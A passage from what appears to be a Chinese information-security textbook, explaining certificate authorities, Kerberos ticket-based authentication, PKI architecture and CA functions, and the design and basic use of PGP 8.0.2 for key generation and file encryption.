用户首先产生自己的密钥对,并将公共密钥及部分个人身份信息传送给认证中心。认证中心在核实身份后,将执行一些必要的步骤,以确信请求确实由用户发送而来,然后,认证中心将发给用户一个数字证书,该证书内包含用户的个人信息和他的公钥信息,同时还附有认证中心的签名信息。用户就可以使用自己的数字证书进行相关的各种活动。

网络的每个用户必须知道 CA 公用密钥,这就使任何一个想验证证书的人能采用用于

验证上述信息和数字证书的相同程序。CA 的公用密钥以证书格式提供,因而它也是可以验证的。证明权威,即 CA,它签发并管理正式使用公用密钥与用户相关联的证书。证书只在某一时间内有效,因而 CA 保存一份有效证书及其有效期清单。有时,证书或许要求及早废除,因而 CA 保存一份废除的证书及有效证书的清单。CA 把其有效证书、废除证书或过期证书的清单提供给任何一个要获得这种清单的人。

7.5.4　CA 结构

证书管理有两种常用的结构:CA 的分级系统和信任网。

在分级证明中,顶部即根 CA,它验证它下面的 CA,第二级 CA 再验证用户和它下属的 CA,以此类推。

在信任网络中,用户的公用密钥能以任何一个为接收证书的人所熟悉的用户签名的证书形式提交。一个企图获取另一个公用密钥的用户可以从不同来源获取,并验证它们是否全部符合。

7.5.5　Kerberos 系统

Kerberos 是由麻省理工学院开发的网络访问控制系统,它是一种完全依赖于密钥加密的系统范例。其主要的功能是用于解决保密密钥管理与分发的问题。

每当某一用户一次又一次地使用同样的密钥与另一个用户交换信息时,将会产生下列两种不安全的因素。

(1) 如果某人偶然地接触到了该用户所使用的密钥,那么,该用户曾经与另一个用户交换的每一条信息都将失去保密的意义,没有什么保密可言了。

(2) 某一用户所使用的一个特定密钥加密的量越多,则相应地提供偷窃者的内容也越多,这就增加了偷窃者成功的机会。

因此,人们一般要么仅将一个对话密钥用于一条信息或与另一方的一次对话中,要么建立一种按时更换密钥的机制,尽量减少密钥被暴露的可能性。

另外,如果一个网络系统有 1000 个用户,他们之间的任何两个用户需要建立安全的通信联系,则每一个用户需要 999 个密钥与系统中的其他人保持联系,可以想象管理如此多的密钥,其系统管理的难度有多大。这还仅仅只是让每一对人使用单独的密钥,还未考虑允许不同的对话密钥。

上述问题就是共享密钥管理和分发的问题,这正是 Kerberos 需要解决的问题。

Kerberos 建立在一个安全的、可信任的密钥分发中心(Key Distribute Center,KDC)的概念上。与每一个用户都必须知道几百个密码的情况不同,使用 KDC 时用户只需知道一个密钥——用于与 KDC 通信的密钥。Kerberos 的工作过程可以形象地描述如下。

假设用户 A 想要与用户 B 秘密通信。首先,由 A 呼叫 KDC,请求与 B 联系。然后,KDC 为 A 与 B 之间的对话选择一条随机的对话密钥,设为 X,并生成一个“标签”,由 KDC 将拥有这个“标签”的人 A 告诉 B,并请 B 使用对话密钥 X 与 A 交谈。与此同时,KDC 发给 A 的消息则用只有 A 与 KDC 知道的 A 的共享密钥加密,告诉 A 可以用对话密钥 X 与 B 交谈。此时,A 对 KDC 的回答进行解密,恢复对话密钥 X 和给 B 的标签。在这个过程中,

A 无法修改标签的头部与细节，因为该标签用只有 B 和 KDC 知道的共享密钥加密。

然后，A 呼叫 B，告诉对方标签是由 KDC 给的。接着，B 对标签的内容进行解密，知道只有 KDC 和他自己能用且用知道的口令对该消息进行加密，并恢复 A 的名字及对话密钥 X。

至此，A 和 B 就可以用对话密钥 X 相互安全地进行通信了。

其实在实际工作过程中，每一步的实现都由相关机构代为实现，下面了解一下 Kerberos 的安全机制和它的基本工作机制。

Kerberos 的安全机制：① AS(Authentication Server，认证服务器)，是为用户发放 TGT 的服务器；②TGS(Ticket Granting Server，票证授予服务器)，负责发放访问应用服务器时需要的票证；认证服务器和票据授予服务器组成密钥分发中心 KDC；③V，用户请求访问的应用服务器；④TGT(Ticket Granting Ticket)，用户向 TGS 证明自己身份的初始票据，即 $K_{TGS}(A, K_S)$。

Kerberos 的基本工作过程如图 7-9 所示。




图 7-9 Kerberos 认证工作过程

第 1 步：用户登录工作站，在主机上请求服务器。

第 2 步：AS 在数据库中验证用户的访问权限，创建票据，授予票据和会话密钥。对结果使用来自用户口令的密钥进行加密。

第 3 步：工作站提示用户输入口令，使用用户的口令解密到来的消息，然后向 TGS 发送票据和包含用户名、用户网络地址和时间的鉴别码。

第 4 步：TGS 解密票据和鉴别码，然后为所请求的服务器创建票据。

第 5 步：工作站向服务器发送票据和鉴别码。

第 6 步：服务器验证票据和鉴别码是否匹配，然后授予服务访问。如果需要进行相互确认，服务器返回一个鉴别码。

值得注意的是，Kerberos 不但提供了保密还提供了鉴别验证。因为，只有真正的 A 才能对 KDC 提供的对话密钥进行解密，换而言之，B 知道的 A 正是需要与他通话的那个人。同样，A 知道 B 是真正与之联系的人，因为对 B 而言 KDC 制成的标签才有意义。在 Kerberos 应用的过程中还增加了一些增强安全性的技巧。Kerberos 中的加密方法是 DES。

Kerberos 不是建立了一个精密的认证协议，而是提供了一个集中的认证服务器，其功

能实现了应用服务器与用户间的相互认证。现在使用 Kerberos 的版本有两个,其中第 4 版还在广泛使用,第 5 版弥补了第 4 版中存在的某些安全漏洞,并已作为 Internet 标准草案发布。

7.6　公钥基础设施 PKI

虽然越来越多的企业网和电子商务以 Internet 作为通信基础平台,但都面临一个问题,就是如何建立相互之间的信任关系以及如何保证信息的真实性、完整性、机密性和不可否认性。PKI 则是解决这一系列问题的技术基础。

7.6.1　PKI 概述

PKI(Public Key Infrastructure,公钥基础设施)就是利用公钥理论和技术建立的,为网络的数据和其他资源提供信息安全服务的基础设施。广义上说,所有提供公钥加密和数字签名服务的系统都可以叫做 PKI 系统。PKI 的主要目的是通过自动管理密钥和证书,为用户建立起一个安全的网络运行环境,使用户可以在多种应用环境下方便地使用加密和数字签名技术,从而保证网络通信中数据的机密性、完整性和有效性。一个有效的 PKI 系统在提供安全性服务的同时,在应用上还应该具有简单性和透明性,即用户在获得加密和数字签名服务时,不需要详细地了解 PKI 内部实现原理和具体操作,如 PKI 怎样管理证书和密钥等。PKI 的技术开始于 20 世纪 70 年代中期,但开发基于 PKI 的产品的时间不长,目前被广泛认可的 PKI 是以 X.509 第三版为基础的结构。PKI 所带来的保密性、完整性和不可否认性的重要意义日益突出。

一个标准的 PKI 体系结构如图 7-10 所示。




图 7-10　PKI 体系结构

PKI 的概念和内容是动态的、不断发展的,完整的 PKI 系统必须具有权威认证机关(CA)、数字证书库、密钥备份及恢复系统、证书作废系统等基本组成部分,构建 PKI 也将围绕着 5 大系统来着手。

认证机构(CA):即数字证书的申请及签发机关,CA 必须具备权威性这一特征,它是 PKI 的核心。

数字证书库:用于存储已签发的数字证书及公钥,用户可由此获得所需的其他用户的证书及公钥。

密钥备份及恢复系统：如果用户丢失了用于解密数据的密钥，则数据将无法被解密，这将造成合法数据丢失。为避免这种情况，PKI 提供备份与恢复密钥的机制。但须注意，密钥的备份与恢复必须由可信的机构来完成。并且，密钥备份与恢复只能针对解密密钥，签名私钥为确保其唯一性而不能够作为备份。

证书作废系统：证书作废处理系统是 PKI 的一个必备的组件。与日常生活中的各种身份证件一样，证书有效期以内也可能需要作废，原因可能是密钥介质丢失或用户身份变更等。为实现这一点，PKI 必须提供作废证书的一系列机制。

应用接口（API）：PKI 的价值在于使用户能够方便地使用加密、数字签名等安全服务，因此一个完整的 PKI 必须提供良好的应用接口系统，使得各种各样的应用能够以安全、一致、可信的方式与 PKI 交互，确保安全网络环境的完整性和易用性。客户端软件的安装就可使客户方便地使用 PKI 系统。

对于构建密码服务系统的核心内容是如何实现密钥管理，公钥体制涉及一对密钥（即私钥和公钥），私钥只由用户独立掌握，无须在网上传输，而公钥则是公开的，需要在网上传送，故公钥体制的密钥管理主要是针对公钥的管理问题，目前较好的解决方案是数字证书机制。

7.6.2 PKI 功能

PKI 具有产生、验证和分发密钥、签发和验证、获取证书、验证证书、保存证书、本地保存的证书的获取、证书的撤销、密钥的恢复、证书撤销列表（CRL）的获取、密钥的更新、审计以及存档等功能。这些功能大部分是由 PKI 的核心组成部分 CA 完成的。其中 CA 主要完成的功能有：证书颁发、证书更新、证书和证书撤销列表的公布、证书状态的在线查询、证书认证和制定政策等。

1. 证书认证中心

CA 的建设目标是建设电子商务、电子政务等交易的可信、安全平台，以实现网上交易身份确认、密钥管理等，保证网络安全运行。CA 的设计完全遵循国际标准，如 PKIX、SSL、PKCS、CDSA、X. 509、LDAP 等，既符合国际标准，又具有较好的开放性。其体系结构如图 7-11 所示。




图 7-11 CA 体系结构

CA 体系结构中的主要组成部分如下。

（1）CA 中心。CA 中心只具有证书及其相关业务的管理功能。CA 中心在证书的产生过程中将部分工作转给了其他实体，以双证书产生的过程为例：用户在本地生成签名密钥对，在 KM 中心生成加密密钥对，密钥对的产生都不经过 CA 中心。而 CA 只获取公钥及用户信息，加盖 CA 的私章即数字签名。CA 中心还负责对下级 RA 的管理，RA 机构的注册、运营都要通过 CA 中心的授权。

（2）KM 中心。密钥管理 KM 中心负责密钥的管理，向 CA 中心提供密钥生成、密钥托管等服务。KM 中心纳入国家商用密码的统一管理，同时还接受国家密码管理委员会授权的密钥管理中心的管理。

（3）RA 中心。RA（Registration Authority）中心是证书的申请、审核和受理中心，是 CA 中心的下级机构，负责证书业务的受理和审核、eKey 的发放。证书申请注册机构 CA 为层次结构，RA 为注册总中心，负责证书申请注册汇总。

2. CA 的主要职责

下面对 CA 的主要功能进行说明。

1）证书颁发

申请者在 CA 的注册机构进行注册，申请证书。CA 对申请者进行审核，审核通过则生成证书，颁发证书给申请者。证书的申请可采取在线申请和亲自到注册机构申请两种方式。证书的颁发也可采取两种方式：一种是在线直接从 CA 下载；一种是 CA 将证书制作成介质如 IC 卡后，由申请者带走。

2）证书更新

当证书持有者的证书过期、被窃取或丢失时，可通过更新证书的方式，使其使用新的证书，继续参与网上认证。证书的更新包括证书的更换和证书的延期两种情况。证书的更换实际上是重新颁发证书，因此证书更换的过程和证书的申请流程基本一致。证书的延期只是将证书有效期延长，其签名和加密信息的公钥/私钥没有改变。

3）证书撤销

证书持有者可以向 CA 申请撤销证书。CA 通过认证核实可执行撤销证书职责，通知有关组织和个人，并写入 CRL。

3. 证书和 CRL 的公布

CA 通过 LDAP 服务器维护用户证书和 CRL。它向用户提供目录浏览服务，负责将新签发的证书或废止的证书加入到 LDAP 服务器上，这样用户通过访问 LDAP 服务器就能够得到其他人的数字证书或能访问 CRL。

4. 证书状态的在线查询

通常 CRL 的发布为一日一次，CRL 的状态同当前状态有一定的滞后。证书状态的在线查询通过向 OCSP 服务器发送 OCSP 查询包实现，包中含有待验证证书的序列号、验证时间戳，OCSP 服务器返回证书的当前状态并对返回结果加以签名。在线证书状态查询比 CRL 更具有时效性。

5. 证书认证

CA 对证书进行有效性和真实性的认证，在实际操作中，如果一个 CA 管理用户太多，则很难得到所有用户的依赖并接受它所发行的所有用户的公钥证书，而且一个 CA 也很难对大量的用户有足够、全面的了解，为此需要采用一种多 CA 分层结构的系统。在多个 CA 的系统中，由特定 CA 发放证书的所有用户组成一个域，同一个域中的用户可以直接进行证书交换和认证，而不同域中用户的公钥安全认证和递送需要通过建立一个可依赖的证书链或证书通路实现。跨域证书的认证也可通过交叉认证来实现，这会大大缩短信任关系的路径，提高效率。

6. 制定政策

普通用户信任一个 CA 除了它的技术因素之外，另一个极重要的因素就是 CA 的政策。

CA 的政策指的是 CA 必须对信任它的各方负责，它的责任大部分体现在政策的制定和实施上。CA 的政策越公开越好，信息发布越及时越好。CA 的政策包含：①CA 私钥的保护；②证书申请时密钥对的产生方式；③对用户私钥的保护；④CRL 的更新频率；⑤通知服务；⑥保护 CA 服务器；⑦审计与日志检查。

7.7 加密软件 PGP

7.7.1 PGP 简介

PGP(Pretty Good Privacy)加密技术是一个基于 RSA 公钥加密体系的邮件加密软件，是一种不对称的文件加密技术。

由于 RSA 算法计算量极大，在速度上不适合加密大量数据，所以 PGP 实际上用来加密的不是 RSA 本身，而是采用传统加密算法 IDEA，IDEA 加解密的速度比 RSA 快得多。PGP 随机生成一个密钥，用 IDEA 算法对明文加密，然后用 RSA 算法对密钥加密。收件人同样是用 RSA 解出随机密钥，再用 IEDA 解出原文。这样的链式加密既有 RSA 算法的保密性(Privacy)和认证性(Authentication)，又保持了 IDEA 算法速度快的优势。

PGP 加密技术的创始人是美国的 Phil Zimmermann。他创造性地把 RSA 公钥体系和传统加密体系结合起来，在数字签名和密钥认证管理机制上也有巧妙的设计，并且源代码的全免费性使 PGP 成为目前几乎最流行的公钥加密软件包。

公开密钥的安全性问题是 PGP 安全的核心，它的提出就是为了解决传统加密机制中的密钥分配难于保密的缺点。为了防止密钥被修改，PGP 采取了前面介绍过的“证明权威”，每个由其签名的公用密钥都被视为真的。私有密钥相对于公开密钥不存在被篡改的问题，但是存在泄漏的问题。对此，PGP 的办法是让用户为随机生成的 RSA 私有密钥指定一个口令，只有通过给出口令才能将私有密钥释放出来使用。

PGP 在安全性问题上的考虑是很全面的，考虑了各个环节。它的程序对随机数的产生是很严密谨慎的，关键的随机数，如 RSA 密钥的产生是从用户看键盘的时间间隔上取得随机数种子的。磁盘上的 Randseed bin 文件是采用和邮件同样强度加密的。这样就有效地防止了从 Randseed bin 文件中分析出实际加密密钥的规律。

7.7.2 PGP 加密软件

下面使用的 PGP 加密软件是 8.0.2 版本，使用 PGP8.0.2i 可以简捷高效地实现邮件或者文件的加密、数字签名。

首先进行软件的安装。在安装过程中，使用默认的安装设置，不对其进行单独设置。如果是第一次安装，注意选择 No,I am a New User。当安装到需要选择安装的组件时，一般也采用默认选项。其中 PGPdisk Volume Security 的功能是提供磁盘文件系统的安全性，PGPmail for Microsoft Outlook/Outlook Express 提供邮件的加密功能。安装完成后，系统提示重启计算机，这样 PGP 软件就安装成功了。

1. 使用 PGP 产生密钥

因为在用户类型对话框中选择了“新用户”，在计算机启动以后，会自动提示建立 PGP 密钥，单击“下一步”按钮，在用户信息对话框中输入相应的姓名和电子邮件地址，如图 7-12 所示。

图 7-12　用户信息

单击“下一步”按钮，出现如图 7-13 所示对话框，按提示信息，在 PGP 密码输入框中输入 8 位以上的密码并确认。在 Passphrase 中输入密码，在 Confirmation 中再次输入密码，如图 7-13 所示。




图 7-13　输入密码

单击“下一步”按钮后，PGP 软件会自动产生 PGP 密钥，生成的密钥如图 7-14 所示。




图 7-14　密钥列表

2. 使用 PGP 加密文件

使用 PGP 可以加密本地文件，右击要加密的文件，选择 PGP 菜单项中的 Encrypt。系统自动出现对话框，让用户选择要使用的加密密钥，选中一个密钥，单击 OK 按钮，完成加密，如图 7-15 所示。

